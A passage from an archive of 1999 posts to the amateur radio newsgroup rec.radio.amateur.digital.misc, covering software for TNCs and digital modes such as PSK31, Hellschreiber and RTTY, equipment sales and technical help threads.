>> 17 751 ms 683 ms 716 ms bigmama.ucsd.edu [192.12.207.5]
>> 18 633 ms 670 ms 773 ms muir-rs-backbone.ucsd.edu [132.239.254.11]
>> 19 940 ms 686 ms 741 ms ampr.org [44.0.0.1]
>> 20 867 ms 900 ms 809 ms Observatory3.StMarys.CA [140.184.21.39]
>> 21 * * * Request timed out.
>> 22 * * * Request timed out.
>>
>> Barry
>> ==========
>> Please send me an email copy if you reply to this post
>> as my news server is missing a lot of articles.
>
>
>
>

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

2055. ON6TS Fact sheet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-23 00:00:00 UTC
From: Albert Aerts <no@spam.be>
Message-ID: <371FFE9F.5294DAE2@spam.be>
Source record: 18461

Please check the "ON6TS Fact sheet" which is accessible through "The Aerts Family homepage".

http://gallery.uunet.be/albert.aerts

2056. Wanted KAM Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-23 00:00:00 UTC
From: Paul <w9ned@blueriver.net>
Message-ID: <7fpssqpik1@dagobah.blueriver.net>
Source record: 18462

I have picked up a Kantronics KAM with (DOS) Hostmaster 2 software.
Does anyone have a Windows based term prgm for the KAM that they want to
sell at a "reasonable" price. ($20 or so) I can't see spending upwards of
$100 for something I wont use that often. Its not that I don't think those
prgm's aren't worth it. I just don't need anything that powerful.

--
Paul
w9ned@blueriver.net
Why do we say something is out of whack? What is a whack?
AND ANOTHER THING...I do live in a glass house and I love to run around
naked...it keeps the bears out of my garbage and the deer out of my
begonias! :-)

2057. FS TH-D7A and

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-23 00:00:00 UTC
From: "Carl @ Delores Walthall" <cwalthall@globesurfer.net>
Message-ID: <7frb55$a6f$1@news.indy.net>
Source record: 18463

The following equipment is for sale.

1: TH-D7A Dual band HT, this HT is 1.5 month old.
In brand new condition, I have all manuals and
boxes. I made the computer interface cable, used
for little more than a month on APRS.

$350.00 Firm does not have the kenwood upgrade
Payed $447.00 new

2: GSP globalMap 100 by Lowrance
I have mobile power cable and computer interface cable.
Comes with windows maping software, unit has build in flash
memory for downloading local maps. Unit also has build in
national highways.

$350.00 purchased in November of last year for $500.00

3: HP Spectrum Analyzer with 141 T display 8553B RF Section
And 8552A IF Section.

$250.00

I'am selling to purchase new HF equipment, you may make offer
on HT and GPS.

Carl Walthall
765-453-5642 Home
765-451-5589 work days

Please reply cwalthall@cwalthall.com I dont visit the news group often

Thanks

2058. Fs TH-D7A sorry about repost

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-23 00:00:00 UTC
From: "Carl @ Delores Walthall" <cwalthall@globesurfer.net>
Message-ID: <7frdl5$b2s$1@news.indy.net>
Source record: 18464

The following equipment is for sale.

1: TH-D7A Dual band HT, this HT is 1.5 month old.
In brand new condition, I have all manuals and
boxes. I made the computer interface cable, used
for little more than a month on APRS.

$350.00 Firm does not have the kenwood upgrade
Payed $447.00 new

2: GSP globalMap 100 by Lowrance
I have mobile power cable and computer interface cable.
Comes with windows maping software, unit has build in flash
memory for downloading local maps. Unit also has build in
national highways.

$350.00 purchased in November of last year for $500.00

3: HP Spectrum Analyzer with 141 T display 8553B RF Section
And 8552A IF Section.

$250.00 O.B.O

4: Kam almode TNC HF/VHF older model with manuals and wall power supply.
$150.00 O.B.O

I'am selling to purchase new HF equipment, you may make offer
on HT and GPS.

Carl Walthall Call

765-453-5642 Home
765-451-5589 work days

Please reply cwalthall@cwalthall.com I dont visit the news group often

Thanks

2059. FS adding more equipment

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-23 00:00:00 UTC
From: "Carl @ Delores Walthall" <cwalthall@globesurfer.net>
Message-ID: <7frfuc$c0m$1@news.indy.net>
Source record: 18465

The following equipment is for sale.

1: TH-D7A Dual band HT, this HT is 1.5 month old.
In brand new condition, I have all manuals and
boxes. I made the computer interface cable, used
for little more than a month on APRS.

$350.00 Firm does not have the kenwood upgrade
Payed $447.00 new

2: GSP globalMap 100 by Lowrance
I have mobile power cable and computer interface cable.
Comes with windows maping software, unit has build in flash
memory for downloading local maps. Unit also has build in
national highways.

$350.00 purchased in November of last year for $500.00

3: HP Spectrum Analyzer with 141 T display 8553B RF Section
And 8552A IF Section.

$250.00 O.B.O

4: Kam almode TNC HF/VHF older model with manuals and wall power supply.
$150.00 O.B.O

5: Radio shack Pro 2036 scanner with power modual and no manual. Works like
new in like new shape.
$150.00 O.B.O.

I'am selling to purchase new HF equipment, you may make offer
on HT and GPS.

Carl Walthall Call

765-453-5642 Home
765-451-5589 work days

Please reply cwalthall@cwalthall.com I dont visit the news group often

Thanks

2060. New Fuzzy Digital Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-24 00:00:00 UTC
From: Fred <as149@detroit1.freenet2.org3>
Message-ID: <7frvpp$3cr$1@newsource.ihug.co.nz>
Source record: 18466
Cross-posted to: aus.radio.amateur.digital,nl.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.homebrew,uk.radio.amateur

Hi - did you know that there are digital modes that are intended to be human readable? Well of course, CW is, but there are also visual human readable modes.

One of these, Hellschreiber, and in particular Feld-Hell, is fast gaining popularity among the digitally enlightened hams, because it offers -
- performance hard to beat in any mode except CW
- slick operation, like RTTY or CW
- it's easy to use, the software is free, and is great fun
- it's uncannily like CW, but not such hard work!

All you need is a PC with a sound card and Win 95. If you run PSK31, then you can operate Hellschreiber!

To find out all about this exciting new mode (invented as recently as 1927), and to download all the software you need, visit the all new FUZZY MODES WEB SITE, at:

http://www.qsl.net/zl1bpu/

SEE you in Hell!

73,

Murray ZL1BPU

2061. Mac Ham Software ++

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-24 00:00:00 UTC
From: wd1v@mediaone.net
Message-ID: <wd1v-2404990723100001@wdonev.ne.mediaone.net>
Source record: 18467

http://people.ne.mediaone.net/wd1v/index.html

is YOUR source for

Macnet Roster - the HyperCard Database of all hams with Macs

Macnet Software List - the list of all known ham radio programs for Macs

Macnet Member's Links - Links to all hams with Macs with WWW pages

Macnet FTP - Direct downloads of all the known Mac ham programs

Registration into Macnet is painless - an email to wd1v@amsat.org
detailing:

* Call Sign
* Full Name
* Address, City, State, Zip
* Email Address/WWW Site
* Macs Used
* Radios Used
* Software Used
* Passions
* Comments

gets you into Macnet Roster and that is it. All for FREE, all for FUN!

73!

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\x_\@_^\__*)
O \o
```

John Seney, WD1V [FN42]
Manchester, NH
http://www.qsl.net/wd1v
FISTS #5014
http://www.fists.org

2062. Test

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-24 00:00:00 UTC
From: Hal Pressman <halpress@fuse.net>
Message-ID: <924961046.610.81@news.remarQ.com>
Source record: 18468

This is only a test.

2063. Kenwood 940 Modification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-24 00:00:00 UTC
From: w2ltu@pipeline.com
Message-ID: <3721ffe5.4084115@news.mindspring.com>
Source record: 18469

Can the 940 be modified so that the Narrow Filters can be accessed in the SSB Mode? Thanks.

w2ltu@pipeline.com

2064. Software to cross connect HF Pactor to VHF packet node???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-24 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <37222a51.14303970@news.compuserve.com>
Source record: 18470

Is there any software out there which will allow a PK-232 in Amtor or Pactor mode to cross connect to my VHF packet node? I am looking for direct Pactor access to the node, not a mail forwarding system like WinLink.
Richard

2065. wanted: linux based packet bbs software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-24 00:00:00 UTC
From: William Hubbs <kc5eiv@airmail.net>
Message-ID: <685AE35F3BAE45ED.635FB30E7EC98A54.17FAD0D43A137AC2@library-proxy.airnews.net>
Source record: 18471

I am looking for a packet bbs program which will run under linux.

It would need to support the KAM Plus tnc, or any kiss mode tnc. Also, it would need to be able to handle tcp/ip connections via the internet.

I downloaded a copy of TNOS, but have not been able to connect to the home site on the internet for this package since.

If anyone can assist me in setting up TNOS, or recommend another package, that would be great. I am looking forward to a response soon.

73

William
kc5eiv

kc5eiv@airmail.net

2066. Re: Wanted KAM Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-24 00:00:00 UTC
From: Stan Huntting <stan@sni.net>
Message-ID: <7ftfntnkb1@news-2.csn.net>
Source record: 18472

Paul <w9ned@blueriver.net> wrote in message
news:7fpssqpik1@dagobah.blueriver.net...
> Does anyone have a Windows based term prgm for the KAM ...

Download KaWin from the web site below. 73,

Stan

Stan Huntting, KW7KW (ex-KF0IA)
Email: stan@sni.net Fax: 303 444 2314
Post: 4655 Pleasant Ridge Rd., Boulder, CO 80301-1731, USA
SA Watch/KaWin/PicturePacket home page: http://www.sni.net/kawin/

2067. Re: wanted: linux based packet bbs software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-24 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7i4ht5.g8.nielsen@bob.localnet>
Source record: 18473

On Sat, 24 Apr 1999 15:51:45 -0500, William Hubbs <kc5eiv@airmail.net> wrote:
>I am looking for a packet bbs program which will run under linux.
>
>It would need to support the KAM Plus tnc, or any kiss mode tnc. Also, it
>would need to be able to handle tcp/ip connections via the internet.

Do you mean you want it to be a gateway between packet and the internet? If you just want to connect to the internet at the same time as running packet, the kernel itself will do a better job of that.

>
>I downloaded a copy of TNOS, but have not been able to connect to the home
>site on the internet for this package since.
>
>If anyone can assist me in setting up TNOS, or recommend another package,
>that would be great. I am looking forward to a response soon.

I understand the author of TNOS has stopped supporting it and closed down his site. You can get JNOS (on which TNOS was based) from pc.usl.edu. It will compile just fine with glibc 2.0 (I'm not sure if TNOS supports this) and version 1.11C will work with just about any version of ncurses.

Another possibility would be to run the kernel-based AX.25 utilities with the F6FBB BBS software.

73,

Bob, W6SWE

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

2068. Re: HamCom '99 - Arlington, TX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-24 00:00:00 UTC
From: lbooth <lbooth@ametro.net>
Message-ID: <7ftnm8ssp1@news.ametro.net>
Source record: 18474

There is some confusion as to the activities on Sunday. Some hams here believe it is now Friday and Saturday only.

2069. Re: CW on a PC - new URL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <374c5a7a.727207952@news.atl.bellsouth.net>
Source record: 18475

On Fri, 16 Apr 1999 06:36:55 GMT, amx@i.am wrote:
>In article <7eeobg$9g1$1@nnrp1.dejanews.com>,
> amx@i.am wrote:
>
>> > I am interested in receiving CW on a PC. I have found lots of shareware
>> > programs that seem to permit this, but most have little (if any) information
>> > on building an appropriate interface.
>> >
>> There are some programs to receive CW just via sound card.
>> One of them is my CwGet .
>>
>> http://ua9osv.virtualave.net
>
>I am sorry, this site is down due hardware problems.
>New URL is http://ua9osv.tsx.org . And there is a new version
>(0.04) now.
>
>
> 73!
> Sergei,
> UA9OSV

CWGet is a very nice program, Sergei. I've been playing with
it for the past hour and it does a good job copying. I really like
the way you've implemented the displays and controls. It was
dead easy to learn to use without even reading your help file.
(And your help file is good too.)

OTOH, I also downloaded CWType, that could use a bit more
work. It sends good code, but it is clumsy to operate, not nearly
as intuitive as CWGet. Your help text isn't very clear either.
I'm sure it is a fine program once you get used to it, but after
playing with CWGet I was a bit disappointed.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2070. Re: New Fuzzy Digital Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <374d5d5b.727945283@news.atl.bellsouth.net>
Source record: 18476
Cross-posted to: aus.radio.amateur.digital,nl.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.homebrew,uk.radio.amateur

On Sat, 24 Apr 1999 15:33:16 GMT, richm@ucesucks.rochester.rr.com (Rich Mulvey) wrote:
>On Sat, 24 Apr 1999 20:31:30 +1200, Fred <as149@detroit1.freenet2.org3> wrote:
>>One of these, Hellschreiber, and in particular Feld-Hell, is fast gaining
>>popularity among the digitally enlightened hams, because it offers -
>>- performance hard to beat in any mode except CW
>
> Ah, just a quick point - if CW is a higher-performance mode than
>Hellschrieber, then that really doesn't constitute a great selling
>point when you consider the number of digital modes that have *much*
>better performance than CW...
>
>- Rich

True, but it is neat, and it is also faster than most CW ops can copy.
I also like the fact that it is "fuzzy". There's enough redundancy in each
character that a noise hit usually doesn't corrupt it so bad you can't
figure out what it was. It isn't the equal of PSK31 most of the time,
but when auroral flutter phase scatters PSK31, you can still make
out many of the dot matrix characters of S/MT-Hell (IMHO S/MT-Hell
works better than Feld-Hell). You can also copy *several* Hell QSOs
at the same time (provided they're fairly close in frequency to each
other). None of the other digital methods let you do that. That's one
of the advantages CW ops have had to themselves up until now.

I like Gram42 so much that I leave a copy of it running nearly all
the time. Being able to *see* what's going on in the passband is
really useful. I keep it up on a second computer so I can also
be running a different sound card program on the main machine,
usually PSK31. I think I could run two sound cards in the same
machine, but I haven't quite figured out how to do that under
Windoze yet. (Windoze isn't my operating system of choice,
but Linux versions of some of these neat programs aren't yet
available as far as I know.)

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2071. help DSP599 / RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: AL GOSS <renal@frontiernet.net>
Message-ID: <37229C53.4F721DB6@frontiernet.net>
Source record: 18477

Guess at my old age I am 'slow' cuz, I tried to set up the DSP599 with
RS232 to run RTTY and seems I don't understand what I'm being told
i.e.----I need software that will decode / encode RTTY (?) now are
they telling me a program like PCPLUS running RS232 will not work? I
really need a "software program " installed in my PC that will "do" RTTY
encode and decode in addition to the DSP599zx ? Guess if thats true
then all the DSP599 does is add better and sharper filters ?
Tnx from an ol' analog guy AL k2spo

2072. Re: drsi repair

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: benjamin@ngfamily.net
Message-ID: <7fuh3clqf1@nnrp1.dejanews.com>
Source record: 18478

Hi,

Does anyone know where I can get a DRSI TNC Manual ??

Thanks in advance...

In article <370A8A27.B8@ccnn.net>,
davev@ccnn.net wrote:
> where can i get my drsi tnc pkt card repaired?
> tnx de dave
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2073. Pre amp

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: "Lauri D. Lundgren" <llndgren@snet.net>
Message-ID: <3722E60B.BB7FEA33@snet.net>
Source record: 18479

I'd like to get a schematic for a pre amp to put at the antenna for around 137 MHz to use for the Meteor and NOAA satellites. I'd be happy to purchase plans or one already built. Any help is appreciated. Thanks in advance. Larry, N1UKX

2074. Re: Wanted KAM Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: Stephen Westguard <stephen@westoils.demon.co.uk>
Message-ID: <3723053A.B222C9C4@westoils.demon.co.uk>
Source record: 18480

Hi try this web site
http://goodnet.com/~gjohnson
The prog is called xpwin you can have windows ver or dos ver.
It will allow 100 uses before you need to register but you can always
reinstall over the top of the old one
I am using the windows version XPWIN 1.2.7

Paul wrote:

> I have picked up a Kantronics KAM with (DOS) Hostmaster 2 software.
> Does anyone have a Windows based term prgm for the KAM that they want to
> sell at a "reasonable" price. ($20 or so) I can't see spending upwards of
> $100 for something I wont use that often. Its not that I don't think those
> prgm's aren't worth it. I just don't need anything that powerful.
>
> --
> Paul
> w9ned@blueriver.net
> Why do we say something is out of whack? What is a whack?
> AND ANOTHER THING...I do live in a glass house and I love to run around
> naked...it keeps the bears out of my garbage and the deer out of my
> begonias! :-)

2075. Re: Kenwood 940 Modification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: Len Revelle <lenrev@mc.net>
Message-ID: <7fv5vb$la7$1@netnews.mc.net>
Source record: 18481

International Radio has narrow filters for ssb but dunno how narro you want
to be.

--
****
Len Revelle n9ij@arrl.net
N9IJ lenrev@compuserve.com
AMA 60055 http://user.mc.net/~lenrev
****
w2ltu@pipeline.com wrote in message
<3721ffe5.4084115@news.mindspring.com>...
>Can the 940 be modified so that the Narrow Filters can be accessed in
>the SSB Mode? Thanks.
>
>w2ltu@pipeline.com

2076. WTB: ROBOT 800 or Parts.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: Frank Davis <fdavis@nf.sympatico.ca>
Message-ID: <37232389.693CA862@nf.sympatico.ca>
Source record: 18482

A friend is looking for a main board for the ROBOT 800.
Will consider
buying a complete unit if there is one available.

Pls reply direct to me :

fdavis@nf.sympatico.ca

73 Frank VO1HP

2077. Re: CW on a PC - new URL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: wa2rsx@att.netWORKed.net
Message-ID: <372323f0.45831871@netnews.worldnet.att.net>
Source record: 18483

Hello Sergei:

After hearing fine comments about your CwGET program, I tried to
download from both URLs this morning; unfortunately, I was not able to
proceed with the download, for some unknown reason.

I will try again during weekday; perhaps your URLs are not functional
over weekend days ?

73s and have fun, OM.
de ~Vince~

On Fri, 16 Apr 1999 06:36:55 GMT, amx@i.am wrote:

>In article <7eeobg$9g1$1@nnrp1.dejanews.com>,
> amx@i.am wrote:
>
>> > I am interested in receiving CW on a PC. I have found lots of shareware
>> > programs that seem to permit this, but most have little (if any) information
>> > on building an appropriate interface.
>> >
>> There are some programs to receive CW just via sound card.
>> One of them is my CwGet .
>>
>> http://ua9osv.virtualave.net
>
>I am sorry, this site is down due hardware problems.
>New URL is http://ua9osv.tsx.org . And there is a new version
>(0.04) now.
>
>
> 73!
> Sergei,
> UA9OSV
>
>
>------------== Posted via Deja News, The Discussion Network ==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2078. Re: help DSP599 / RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: Bill Crocker <bcrocker@home.com>
Message-ID: <MyGU2.993$yF6.1421@news.rdc1.mi.home.com>
Source record: 18484

Al:

The DSP599zx is a audio filter. With the addition of the DSP RTTY software, from TimeWave, it will decode RTTY for reception. I'm not sure if it works for encoding.

Bill Crocker

AL GOSS <renal@frontiernet.net> wrote in message news:37229C53.4F721DB6@frontiernet.net...
> Guess at my old age I am 'slow' cuz, I tried to set up the DSP599 with
> RS232 to run RTTY and seems I don't understand what I'm being told
> i.e.----I need software that will decode / encode RTTY (?) now are
> they telling me a program like PCPLUS running RS232 will not work? I
> really need a "software program " installed in my PC that will "do" RTTY
> encode and decode in addition to the DSP599zx ? Guess if thats true
> then all the DSP599 does is add better and sharper filters ?
> Tnx from an ol' analog guy AL k2spo
>

2079. Re: help DSP599 / RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37533fd5.772234818@news.atl.bellsouth.net>
Source record: 18485

On Sun, 25 Apr 1999 00:38:43 -0400, AL GOSS <renal@frontiernet.net> wrote:
>Guess at my old age I am 'slow' cuz, I tried to set up the DSP599 with
>RS232 to run RTTY and seems I don't understand what I'm being told
>i.e.----I need software that will decode / encode RTTY (?) now are
>they telling me a program like PCPLUS running RS232 will not work? I
>really need a "software program " installed in my PC that will "do" RTTY
>encode and decode in addition to the DSP599zx ? Guess if thats true
>then all the DSP599 does is add better and sharper filters ?
>Tnx from an ol' analog guy AL k2spo

RS232 is not a code. It is a voltage level specification for communicating
serially over a set of wires. What the DSP599 does in RTTY mode is act
as a classic TU (Terminal Unit). It demodulates the RTTY tones into
RS232 voltage levels, but it does no *code translation*. The code is still
Baudot.

Terminal programs like PCPLUS expect ASCII coded characters. It won't
understand Baudot coded characters. So you need a special terminal program
which does understand Baudot code. Timewave sells one, there are others.
You can use PCPLUS to send and receive *ASCII RTTY* (110 baud) on HF.
Some stations use that. But you can't do standard Baudot RTTY without
a terminal program which understands Baudot code.

There is another way you can use the DSP599 with RTTY. It can be configured
to act as a *regenerative bit repeater*. In this mode, it receives the (noisy) RTTY
tones from your radio, demodulates them, and remodulates them to clean noise
free tones for use by your external data controller (a PK232 or KAM for example).
Those data controllers *do* code conversion, so you could use PCPLUS with them
since they convert Baudot to ASCII and your program will see ASCII text.

You could also use a cheapy Hamcom type interface with good performance
this way. Since the tones coming from the DSP599 in bit regenerative mode
are *perfect* and noise free, they will cleanly decode with that sort of simple
hardware/software package. This will give a *major* improvement in performance
over the simple zero crossing counting bit banger.

Thirdly, you can just use the DSP599 as a narrow filter in front of a conventional
TU or data controller. In that mode, it is simply acting as a bandpass filter. You
don't gain much benefit from using it this way unless your receiver's narrow IF
filters are poor.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2080. Re: help DSP599 / RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37557abf.787319413@news.atl.bellsouth.net>
Source record: 18486

On Sun, 25 Apr 1999 15:30:52 GMT, "Bill Crocker" <bcrocker@home.com> wrote:
>The DSP599zx is a audio filter. With the addition of the DSP RTTY software,
>from TimeWave, it will decode RTTY for reception. I'm not sure if it works
>for encoding.

It does. It synthesizes the tones in accordance with the RS232 levels sent
to it, just like any other TU.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2081. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <3722901b.10068133@news.crosslink.net>
Source record: 18487

On Tue, 20 Apr 1999 20:59:10 -0500, "Rick Williams"
<mrfarm@frontiernet.net> wrote:

Hi Rick,

Is that how your message became posted twice - too much overdrive? Hi!

2082. MultiMode - Macintosh RTTY/CW/SSTV/PSK31/etc software available

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R2504992102540001@news.erols.com>
Source record: 18488
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.shortwave,rec.radio.scanner

Version 2.0.0 of MultiMode is now available. This version adds support for PSK31, which is rapidly becoming a popular mode of operation for ham radio operators. MultiMode is the only known Macintosh software that supports PSK31.

MultiMode is a shareware application which allows your Macintosh to decode several different modes of non-voice communication often heard on shortwave radio. It is the only program of its kind for the Macintosh, and rivals commercial packages for the PC platform costing hundreds of dollars.

MultiMode allows you to decode and display morse code, RTTY, FAX, SSTV, ACARS, and many other modes on your Mac, without any extra hardware! MultiMode now also allows you to transmit in most of the modes of operation.

In the past, dedicated hardware, often costing hundreds or thousands of dollars, was necessary to demodulate and decode this transmissions. Today, you can use the processing power of your Macintosh to decode and display these modes, without any hardware.

MultiMode supports the following modes:

Morse Code (CW)
RTTY (Baudot)
ASCII
SITOR-A
SITOR-B / FEC / NAVTEX
SSTV (Slow Scan TV)
WEATHER / SATELLITE FAX
ACARS (Aircraft Communications)
PSK31
DTMF, CCIR, EIA Tone Modes
Hellschreiber
Audio Spectrum Display to aid in properly tuning in stations

MultiMode is shareware. MultiMode may be downloaded from the following URL:
http://www.blackcatsystems.com/software/MultiMode.html

73's
Chris
N3JLY

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
http://www.blackcatsystems.com/numbers

2083. Wanted: F-1 or other PCM converter!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: "Arthur \"Woody\" Lissauer" <woody@bcpl.net>
Message-ID: <3bRU2.140$X75.434892@news.abs.net>
Source record: 18489

Wanted to rent or buy:
PCM type machine like Sony F-1 etc.
Thanks! woody@bcpl.net

2084. MediaTalk

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7g12s1fqd1@brokaw.wa.com>
Source record: 18490

If you are a ham and using MediaTalk, please email me.
I'm looking for someone to do some testing with.

Thanks,
73, Jim KH2D

2085. Software ,Gateway,form HF pactor to 2 M packet;

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-25 00:00:00 UTC
From: Woody Epp <w7epp@email.msn.com>
Message-ID: <eJ5q2aFk#GA.79@cpmsnbbsa03>
Source record: 18491

I need help finding software that will connect pactor mailbox, to packet on
2 meters. so one can leave mesg. in computer,mailbox, for mobile to base
stations. HF on 80 meters to 2 meters. and visa versa.
Can anyone help. The equipment is windows 98, and pk-232mbx.
Thanks mutch for your help in addv. Woody Epp w7epp
w7epp@msn.com

2086. FS: Motorola HT-90 UHF

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-26 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <evUVv87j#GA.295@cpmsnbbsa05>
Source record: 18398
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT-90 UHF 450-470 4 Watt 2 Channel
Ch 1: TX 466.375 RX 461.375
Ch 2: TX/RX 461.375
DPL 245

Asking $75.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2087. Re: drsi repair

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-26 00:00:00 UTC
From: davev@ccnn.net
Message-ID: <7g1vungoe1@nnrp1.dejanews.com>
Source record: 18399

make me an offer and i'll send you the manual,and the drsi board i have for parts,plus shipping.
ttyl de davev-n2rhl

In article <7fuh3clqf1@nnrp1.dejanews.com>,
benjamin@ngfamily.net wrote:
> Hi,
>
> Does anyone know where I can get a DRSI TNC Manual ??
>
> Thanks in advance...
>
> In article <370A8A27.B8@ccnn.net>,
> davev@ccnn.net wrote:
> > where can i get my drsi tnc pkt card repaired?
> > tnx de dave
> >
>
> ----------== Posted via Deja News, The Discussion Network ==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2088. Re: psk31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-26 00:00:00 UTC
From: xzs1947@us.ibm.com
Message-ID: <3725ac45.2090456457@rchnews>
Source record: 18400

On Sun, 28 Mar 1999 21:29:27 -0800, "Bill Brannick" <WmLB@prefer.net>
wrote:

>Yes sir..
>
>TO SUBSCRIBE:
>Send an e-mail to listserv@n2ty.org and put the following in the BODY
>of the
>message:
>

But I would not unless you want 150 messages a day to your mail

I wish all would keep it here and move here.

They do now have a digest option though so that could be ok.

Also, he refuse to let you use WHAT HE CALLS an anonymous address like
usa.net
which means I can't even have it controlled before I see it.
I am NOT anonymous, just want to filter and save things from mailing
lists etc, but he refuese a subscription with that address, don't have
any idea why.
He could always kick me off the list if I abused that.

>subscribe psk your e-mail address
>
>
>Gary M. Belcaster <gbelcas@pressenter.com> wrote in message
>news:gbelcas-2803992022230001@juut.pressenter.com...
>> Anyone know of any psk31-related mail reflectors ??
>> Tnx
>> gary
>

2089. Re: psk31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-26 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R2604992103460001@news.erols.com>
Source record: 18401

In article <3725ac45.2090456457@rchnews>, gbaron@usa.net wrote:
> Also, he refuse to let you use WHAT HE CALLS an anonymous address like
> usa.net
> which means I can't even have it controlled before I see it.
> I am NOT anonymous, just want to filter and save things from mailing
> lists etc, but he refuese a subscription with that address, don't have
> any idea why.

I'm a list manager also, and, in general, email addresses from a few
domains, such as hotmail, yahoo, etc, cause 99% of the bounced messages.
They're a pain. I'm tempted to ban them as well.

Chris
N3JLY

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac
software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
http://www.blackcatsystems.com/numbers

2090. Asynchronous Communication

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-26 00:00:00 UTC
From: Trevor Lowe <tlowe@interlog.com>
Message-ID: <37250FBC.F3C35EBF@interlog.com>
Source record: 18402

Hello all.. Here's a fun one..

I want to build a digital temperature sensor to measure ambient air temperature. I want to interface this with my computer through the serial port in order to have software (eventually to be written by me & my dad) query the sensor at specified intervals, and log the results in a standard ASCII text file.

I've been to the national semiconductor site and have looked at line drivers and LM35/LM75's etc... However, I know precious little about digital async comms. I understand digital electronics and theory, and I understand the RS-232 standard (N-8-1 and all that :)). What I don't understand is what logic is req'd to make this unit work? BTW, the LM75 seems to be a better choice for this project.

73, VE3NFT
Trevor, Toronto

2091. Re: help DSP599 / RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-26 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7g0geg$8vo$1@news.minn.net>
Source record: 18492

In article <37229C53.4F721DB6@frontiernet.net>, AL GOSS <renal@frontiernet.net> wrote:
